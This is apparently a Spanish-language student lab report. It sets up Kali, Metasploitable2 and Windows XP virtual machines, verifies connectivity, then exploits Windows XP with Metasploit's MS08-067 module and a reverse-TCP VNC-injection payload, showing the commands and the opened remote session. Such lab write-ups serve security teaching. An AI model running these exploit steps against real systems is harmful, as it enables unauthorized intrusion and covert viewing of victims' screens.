


Ilustración 0-13. Configuración de memoria de video en Windows XP.




Ilustración 0-14. Configuración de red en Windows XP.




Ilustración 0-15. Inicio de Windows XP.

Probando conexiones de las MV.

Una vez se haya configurado cada una de estas maquinas se prueba que todas estén conectadas dentro de la misma red. A continuación, se muestran las evidencias tomadas:

Primero se prueban que estas maquinas tengas asignada un direccionamiento ip, ejecutando el comando **ifconfig** (ver ilustración 20).



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 170.200.140.4 netmask 255.255.255.240 broadcast 170.200.140.15  
    inet6 fe80::fadc:d9d4:3934:2d8f prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
    RX packets 4 bytes 1300 (1.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 3152 (3.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Ilustración 0-16. Verificando direccionamiento ip en Kali Linux.

```
Metasploitable2 [Corriendo] - Oracle VM VirtualBox  
Archivo Máquina Ver Entrada Dispositivos Ayuda  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:60:f2:e5  
          inet addr:170.200.140.7 Bcast:170.200.140.15 Mask:255.255.255.240  
          inet6 addr: fe80::a00:27ff:fe60:f2e5/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:4559 (4.4 KB)  TX bytes:6823 (6.6 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)  
  
msfadmin@metasploitable:~$ _
```

Ilustración 0-17. Verificando direccionamiento ip en Metasploitable2.



```
C:\ Símbolo del sistema
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\WinXP-Victima>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local 3      :


    Sufijo de conexión específica DNS : home
    Dirección IP. . . . . : 170.200.140.8
    Máscara de subred : . . . . . : 255.255.255.240
    Puerta de enlace predeterminada : 170.200.140.1

C:\Documents and Settings\WinXP-Victima>
```

Ilustración 0-18. Verificando direccionamiento ip en Windows XP.


En Windows XP se usa el comando **ipconfig** a diferencia de Kali Linux y Metasploitable2.

Habiendo verificado que ya están conectados se prueba efectivamente haya ping entre estos con el comando ping y la ip del equipo al que enviará el ping. A continuación, se muestran las siguientes evidencias:



```
kali@kali: ~  
File Actions Edit View Help  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ ping 170.200.140.7  
PING 170.200.140.7 (170.200.140.7) 56(84) bytes of data:  
64 bytes from 170.200.140.7: icmp_seq=1 ttl=64 time=0.689 ms  
64 bytes from 170.200.140.7: icmp_seq=2 ttl=64 time=0.327 ms  
64 bytes from 170.200.140.7: icmp_seq=3 ttl=64 time=0.501 ms  
64 bytes from 170.200.140.7: icmp_seq=4 ttl=64 time=0.469 ms  
64 bytes from 170.200.140.7: icmp_seq=5 ttl=64 time=0.685 ms  
64 bytes from 170.200.140.7: icmp_seq=6 ttl=64 time=0.458 ms  
64 bytes from 170.200.140.7: icmp_seq=7 ttl=64 time=0.481 ms  
64 bytes from 170.200.140.7: icmp_seq=8 ttl=64 time=0.505 ms  
64 bytes from 170.200.140.7: icmp_seq=9 ttl=64 time=0.615 ms  
64 bytes from 170.200.140.7: icmp_seq=10 ttl=64 time=0.579 ms  
64 bytes from 170.200.140.7: icmp_seq=11 ttl=64 time=0.536 ms  
64 bytes from 170.200.140.7: icmp_seq=12 ttl=64 time=0.559 ms  
64 bytes from 170.200.140.7: icmp_seq=13 ttl=64 time=0.711 ms  
64 bytes from 170.200.140.7: icmp_seq=14 ttl=64 time=0.274 ms  
^C  
--- 170.200.140.7 ping statistics ---  
14 packets transmitted, 14 received, 0% packet loss, time 13347ms  
rtt min/avg/max/mdev = 0.274/0.527/0.711/0.123 ms
```

Ilustración 0-19. Ping de Kali a Metasploitable2.



```
Metasploitable2 [Corriendo] - Oracle VM VirtualBox  
Archivo Máquina Ver Entrada Dispositivos Ayuda  
RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)  
  
msfadmin@metasploitable:~$ ping 170.200.140.4  
PING 170.200.140.4 (170.200.140.4) 56(84) bytes of data:  
64 bytes from 170.200.140.4: icmp_seq=1 ttl=64 time=0.460 ms  
64 bytes from 170.200.140.4: icmp_seq=2 ttl=64 time=0.547 ms  
64 bytes from 170.200.140.4: icmp_seq=3 ttl=64 time=0.428 ms  
64 bytes from 170.200.140.4: icmp_seq=4 ttl=64 time=0.358 ms  
64 bytes from 170.200.140.4: icmp_seq=5 ttl=64 time=0.585 ms  
64 bytes from 170.200.140.4: icmp_seq=6 ttl=64 time=0.203 ms  
64 bytes from 170.200.140.4: icmp_seq=7 ttl=64 time=0.528 ms  
64 bytes from 170.200.140.4: icmp_seq=8 ttl=64 time=0.475 ms  
64 bytes from 170.200.140.4: icmp_seq=9 ttl=64 time=0.752 ms  
64 bytes from 170.200.140.4: icmp_seq=10 ttl=64 time=0.970 ms  
64 bytes from 170.200.140.4: icmp_seq=11 ttl=64 time=0.745 ms  
64 bytes from 170.200.140.4: icmp_seq=12 ttl=64 time=0.502 ms  
64 bytes from 170.200.140.4: icmp_seq=13 ttl=64 time=0.250 ms  
--- 170.200.140.4 ping statistics ---  
13 packets transmitted, 13 received, 0% packet loss, time 11992ms  
rtt min/avg/max/mdev = 0.203/0.523/0.970/0.201 ms  
msfadmin@metasploitable:~$
```





```
Símbolo del sistema
Puerta de enlace predeterminada : 170.200.140.1
C:\Documents and Settings\WinXP-Victima>ping 170.200.140.7
Haciendo ping a 170.200.140.7 con 32 bytes de datos:
Respuesta desde 170.200.140.7: bytes=32 tiempo<1m TTL=64
Respuesta desde 170.200.140.7: bytes=32 tiempo<1m TTL=64
Respuesta desde 170.200.140.7: bytes=32 tiempo<1m TTL=64
Respuesta desde 170.200.140.7: bytes=32 tiempo<1m TTL=64
Estadísticas de ping para 170.200.140.7:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos).
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms
C:\Documents and Settings\WinXP-Victima>ping 170.200.140.4
Haciendo ping a 170.200.140.4 con 32 bytes de datos:
Respuesta desde 170.200.140.4: bytes=32 tiempo<1m TTL=64
Respuesta desde 170.200.140.4: bytes=32 tiempo<1m TTL=64
Respuesta desde 170.200.140.4: bytes=32 tiempo<1m TTL=64
Respuesta desde 170.200.140.4: bytes=32 tiempo=1ms TTL=64
Estadísticas de ping para 170.200.140.4:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos).
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 1ms, Media = 0ms
C:\Documents and Settings\WinXP-Victima>
```

Ilustración 0-20. Ping de XP a Metasploitable2 y Kali.

1 ATAQUE

Antes de iniciar el ataque hay que asegurarse que las 3 maquinas estén corriendo sin problema alguno y que estén conectados en la misma red.

Para iniciar el ataque se realiza un descubrimiento de los dispositivos que estén conectados a la red, ejecutando el comando **netdiscover -r** en la consola de Kali Linux e indicando el segmento de red.



```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 170.200.140.1 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 170.200.140.2 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 170.200.140.3 | 08:00:27:c7:b6:3d | 1     | 60  | PCS Systemtechnik GmbH |
| 170.200.140.5 | 08:00:27:a6:b3:d7 | 1     | 60  | PCS Systemtechnik GmbH |
| 170.200.140.6 | 08:00:27:be:8f:a1 | 1     | 60  | PCS Systemtechnik GmbH |
```

Ilustración 1-1 Descubrimiento de red.

Una vez hecho el descubrimiento vamos a usar **msfconsole** que viene a ser el framework de metasploit que sirve para ejecutar herramientas de hacking y realizar pruebas de seguridad. (Ver ilustración 4)



```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened ses

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; .;P'
IIIIII 'YvP'

I love shells --egypt

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Ilustración 1-2 Entrando a msfconsole.

Cómo se puede observar esto lo que hace es crearnos una sesión en metasploit que sería desde dónde se realizarán los ataques.

Seguido de esto lo que se hace es buscar netapi que se ejecuta con el comando **search netapi** que esto lo que hará es mostrar los diferentes exploits que se pueden usar.
(Ver ilustración 5)



```
root@kali: /home/kali
File Actions Edit View Help

msf6 > search netapi

Matching Modules

=====
#   Name                               Disclosure Date   Rank
Check Description
-   -
0   exploit/windows/smb/ms03_049_netapi 2003-11-11       good
No  MS03-049 Microsoft Workstation Service NetAddAlternateCompute
rName Overflow
1   exploit/windows/smb/ms06_040_netapi 2006-08-08       good
No  MS06-040 Microsoft Server Service NetpwPathCanonicalize Overf
low
2   exploit/windows/smb/ms06_070_wkssvc 2006-11-14       manual
No  MS06-070 Microsoft Workstation Service NetpManageIPCCConnect 0
verflow
3   exploit/windows/smb/ms08_067_netapi 2008-10-28       great
Yes MS08-067 Microsoft Server Service Relative Path Stack Corrupt
ion

Interact with a module by name or index. For example info 3, use 3 o
r use exploit/windows/smb/ms08_067_netapi
```

Ilustración 1-3Búsqueda de Netapi.

Para este caso en específico y se usó el 3 que se selecciona con el comando *Use #*; cómo se puede ver a continuación.

```
Interact with a module by name or index. For example info 3, use 3 o
r use exploit/windows/smb/ms08_067_netapi

msf6 > use 3
[*] No payload configured, defaulting to windows/meterpreter/reverse
```

Ilustración 1-4Selección del exploit.



```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS      
yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes        The SMB service port (TCP)
  SMBPIPE   BROWSER          yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     170.200.140.4    yes        The listen address (an interface may be specified)
  LPORT     4444             yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting
```

Ilustración 1-5 Revisión del RHOSTS.



Cuando se selecciona el exploit se ejecuta el comando *options* y esto lo que hará será mostrar las opciones de los módulos y del payload, cómo se puede observar en el RHOSTS (Es la ip de la víctima) no hay una ip establecida.

Sin tener una ip establecida no se sabe a que paciente se le va a realizar el ataque entonces lo que se hace es establecer esa ip con el comando *set rhosts* más la ip de la víctima.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 170.200.140.6
rhosts => 170.200.140.6
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    170.200.140.6   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     170.200.140.4   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:


  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Ilustración 1-6 Estableciendo ip de la víctima.

Cómo se puede visualizar en la ilustración, ya se ha establecido la ip de la víctima y lo mismo se puede hacer con el RPORT si dado el caso se necesita cambiar de puerto esto se haría con el comando **set rport**.

Ahora que se tiene la ip de la victima se puede configurar el payload con el que vamos a realizar la vulnerabilidad entonces con el comando **set payload** se le pasa la ruta con la que va a acceder una vez con esto listo ejecutado ese comando realizamos el ataque con el comando **exploit**.



```
root@kali: /home/kali
File Actions Edit View Help

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 170.200.140.4:4444
[*] 170.200.140.6:445 - Automatically detecting the target...
[*] 170.200.140.6:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 170.200.140.6:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 170.200.140.6:445 - Attempting to trigger the vulnerability...
[*] Sending stage (401920 bytes) to 170.200.140.6
[*] Starting local TCP relay on 127.0.0.1:5900 ...
[*] Local TCP relay started.
[*] Launched vncviewer.
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "victimawinxp"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
[*] VNC Server session 1 opened (170.200.140.4:4444 → 170.200.140.6:1029) at 2024-04-06 16:29:46 -0400
[*] Session 1 created in the background.
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Ilustración 1-7Ataque a la victima.

Una vez hecho el ataque este nos crea una sesión y nos mostrará mediante una pantalla todo lo que está haciendo la víctima. (ver ilustración 10)

